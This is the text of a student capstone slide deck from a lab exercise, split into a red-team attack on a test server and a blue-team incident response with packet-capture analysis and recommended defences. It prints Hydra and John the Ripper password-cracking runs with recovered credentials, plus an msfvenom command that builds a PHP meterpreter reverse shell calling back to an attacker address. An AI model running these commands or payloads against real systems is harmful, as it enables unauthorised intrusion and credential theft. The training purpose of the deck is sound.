



DRAG^{ON}SHIELDNS

DEVIN | JAMES | MAHMOUD | ANNYSIA

Capstone Project
Red Team vs. Blue Team


Vulnerability

“Vulnerability is a weakness within a security system that has the potential to be exploited by a threat agent in order to compromise a network”



HTTP vulnerability

- Insecure by default
- Sensitive data exposed
- Basic Authentication Exposed
- Brute force FTW



```
Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-28 13:26:55
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1),
~0 tries per task
[DATA] attacking service http-get on port 80
[80][http-get] host: target.local login: ashton password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-28 13:26:56
```

Securing HTTP

- HTTPS (443)
- OWASP
- Don't expose sensitive information
- Digest Authentication
- Account Lockout
- Device cookie lockout
- CAPTCHA
- MFA

What is WebDAV?

- "Web-based Distributed Authoring and Versioning".
- A set of extensions to HTTP which allows users edit and manage files on remote web servers. (COPY, LOCK, MKCOL, MOVE, PROPFIND, PROPPATCH, UNLOCK)
- Decline in usage with the rise of cloud storage solutions.
- Open source. Still sees use in private solutions, academic utilizations and on-premise hosting.
- Has more recent extensions including CardDAV, CalDAV.

Why is WebDAV a vulnerability?

- How we exploited WebDAV by uploading a reverse PHP shell directly to the server.
- WebDAV allows read, write and execute access when it is poorly configured.
- Attackers can upload all forms of payload including .php, .py, .exe etc. to the server.
- WebDAV also has known vulnerabilities including overflow attacks.
- WebDAV vulnerability detection.



Securing WebDAV.

- Hardening - proper configuration, is key to securing WebDAV.
- Proper authentication: MFA, password policies.
- Access Control: IP/ domain restrictions, file execution restrictions.
- Filtering: file extension filtering, request filtering etc.

How did you recognize this virtual machine was vulnerable?

Application scans - used to test for software vulnerabilities and configuration errors in network/web applications

- ◆ Netdiscover
- ◆ Nmap

```
nsf > db nmap -sV -O 172.16.84.205
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2020-03-28 14:28 EDT
[*] Nmap: 'mass dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: 'mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: Nmap scan report for 172.16.84.205
[*] Nmap: Host is up (0.00017s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp open  http     Apache httpd 2.4.29
[*] Nmap: MAC Address: 00:15:5D:01:00:00 (Microsoft)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
nsf > █
```

```
nmap -sV -A 172.16.84.0/245.1-127
nmap -sV -O 172.16.84.205
nmap -sV -p 80 172.16.84.205
nmap -sV -p 22,53,110,143,4564 198.116.0-25
```


Netdiscover

- ARP scanner used to scan live hosts
- Internal IP and MAC addresses


```
root@kali: ~  
File Edit View Search Terminal Help  
Currently scanning: 10.15.252.0/8 | Screen View: Unique Hosts  
1982 Captured ARP Req/Rep packets, from 1 hosts. Total size: 118920  
-----  
IP At MAC Address Count Len MAC Vendor / Hostname  
-----  
172.16.84.205 00:15:5d:01:80:00 1982 118920 Microsoft Corporation  
█
```

Attack Methods

```
meterpreter > cat flag.txt  
blna0w@5h1sn@m0
```

What tools did you use to bypass the security?

- Command Injection & Brute Force attack
 - John the Ripper
 - Hydra
- *How did you know those would work?*
- *Would they work in the real world?*
- *What would you recommend to your clients?*



What tools did you use to bypass the security?

Brute Force & Command Injection Attack

```
root@kali:~# john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u           (?)
lg 0:00:00:44 DONE (2020-03-29 18:55) 0.02223g/s 226.2p/s 226.2c/s 226.2C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55 lport=4444 >> shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 948 bytes
```

```
root@kali:~# ls
after.txt      Downloads      dvwa_xss.py    orderedmultidict-0.7.8.tar  Templates
before.txt     dvwa.cookie    furl.egg-info  orderedmultidict.egg-info  tgt.cookie
build          dvwaLoggedInSQLi.py  furl-master.zip  pass.txt                  tools
Desktop        dvwa_login.py      hash            pycodestyle-2.1.0         user.txt
dist           dvwa.py            hash.save       ref
Documents      dvwa_sql.py        msfvenom-0.0.0.0      shell.php
root@kali:~#
```

Incident Response

What time did the attack start and how long did it last?

12:33:53 EDT ~ 7 min 35 seconds

Attacker IP \longrightarrow 172.16.84.213

Who was the attacker trying to login as?

- *Ashton*
- *Ryan*

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|------------|---------------|---------------|----------|--------|---|
| 45 | 152.401194 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 76 | 152.406736 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 77 | 152.406934 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 79 | 152.410409 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 80 | 152.410633 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 81 | 152.410766 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 82 | 152.410889 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 83 | 152.411015 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 84 | 152.411126 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 85 | 152.411254 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 86 | 152.411368 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 87 | 152.411473 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 88 | 152.411625 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 89 | 152.411745 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 90 | 152.413277 | 172.16.84.213 | 172.16.84.205 | HTTP | 225 | GET /company_folders/secret_folder HTTP/1.1 |
| 91 | 152.413386 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 116 | 152.621240 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 119 | 152.621356 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 120 | 152.621428 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 121 | 152.621523 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 136 | 152.631096 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 138 | 152.631249 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 140 | 152.631368 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 141 | 152.631467 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |
| 157 | 152.824779 | 172.16.84.213 | 172.16.84.205 | HTTP | 229 | GET /company_folders/secret_folder HTTP/1.1 |

Frame 45: 229 bytes on wire (1832 bits), 229 bytes captured (1832 bytes) on interface 0
Ethernet II, Src: VMware_97:34:c (00:0c:29:07:34:c), Dst: VMware_1c:28:dc (00:0c:29:1c:28:dc)
Internet Protocol Version 4, Src: 172.16.84.213, Dst: 172.16.84.205
Transmission Control Protocol, Src Port: 40826, Dst Port: 80, Seq: 1, Ack: 1, Len: 163
Hypertext Transfer Protocol

Incident Response

How many passwords did the attacker use before they found the correct password?

- 10143 attempts

What kind of attack was the attacker using? How is this reflected in the report?

- Brute force the password
- Command injection attack
 - attacker takes advantage of web application vulnerabilities and executes an arbitrary code on the server
 - shell.php

Wireshark Analysis snort.log

http contains "shell.php"

| No. | Time | Source | Destination | Protocol | Info |
|--------|------------|---------------|---------------|----------|-------------------------------------|
| 609... | 354.472825 | 172.16.84.213 | 172.16.84.205 | HTTP | DELETE /webdav/shell.php HTTP/1.1 |
| 610... | 354.471427 | 172.16.84.213 | 172.16.84.205 | HTTP | GET /webdav/shell.php HTTP/1.1 |
| 609... | 353.387635 | 172.16.84.213 | 172.16.84.205 | HTTP | PROPFIND /webdav/shell.php HTTP/1.1 |
| 609... | 354.455086 | 172.16.84.213 | 172.16.84.205 | HTTP | PROPFIND /webdav/shell.php HTTP/1.1 |
| 609... | 354.460855 | 172.16.84.213 | 172.16.84.205 | HTTP | PROPFIND /webdav/shell.php HTTP/1.1 |
| 609... | 354.471173 | 172.16.84.213 | 172.16.84.205 | HTTP | PROPFIND /webdav/shell.php HTTP/1.1 |
| 609... | 354.481889 | 172.16.84.213 | 172.16.84.205 | HTTP | PROPFIND /webdav/shell.php HTTP/1.1 |
| 609... | 456.593122 | 172.16.84.213 | 172.16.84.205 | HTTP | PROPFIND /webdav/shell.php HTTP/1.1 |
| 609... | 456.598341 | 172.16.84.213 | 172.16.84.205 | HTTP | PROPFIND /webdav/shell.php HTTP/1.1 |
| 609... | 456.595640 | 172.16.84.213 | 172.16.84.205 | HTTP | PUT /webdav/shell.php HTTP/1.1 |

Frame 60982: 1180 bytes on wire (9440 bits), 1180 bytes captured (9440 bits)
Ethernet II, Src: Vmware_07:34:cf (00:0c:29:07:34:cf), Dst: Vmware_1c:28:dc (00:0c:29:1c:28:dc)
Internet Protocol Version 4, Src: 172.16.84.213, Dst: 172.16.84.205
Transmission Control Protocol, Src Port: 32904, Dst Port: 80, Seq: 1616, Ack: 1990, Len: 1114
[2 Reassembled TCP Segments (1359 bytes): #60981(245), #60982(1114)]
Hypertext Transfer Protocol
PUT /webdav/shell.php HTTP/1.1
[Expert Info (Chat/Sequence): PUT /webdav/shell.php HTTP/1.1
Request Method: PUT
Request URI: /webdav/shell.php
Request Version: HTTP/1.1
Host: 172.16.84.205
Overwrite: F
Content-Length: 1114
Accept-Encoding: gzip, deflate
User-Agent: gvfs/1.38.0
Accept-Language: en-us, en;q=0.9
Connection: Keep-Alive
Authorization: Basic cnlhbipsaw51eDR1
Credentials: ryan:linuxdu
[Full request URI: http://172.16.84.205/webdav/shell.php]
[HTTP request 4/7]
[Prev request in frame: 60980]
[Next request in frame: 60984]
File Data: 1114 bytes
Data (1114 bytes)

Conclusion...

How could you protect your servers from these attacks?

- Perform thorough code reviews
- Run server processes with restricted permissions

References

<https://www.hacksplaining.com/prevention/command-execution>

<https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/>

https://www.google.com/search?q=shell+attack&rlz=1C5CHFA_enCA814CA814&oq=shell+attack&aqs=chrome..69i57j0l7.3143j1j7&sourceid=chrome&ie=UTF-8

Q&A



DRAG[🔒]NS

DEVIN | JAMES | MAHMOUD | ANNYSIA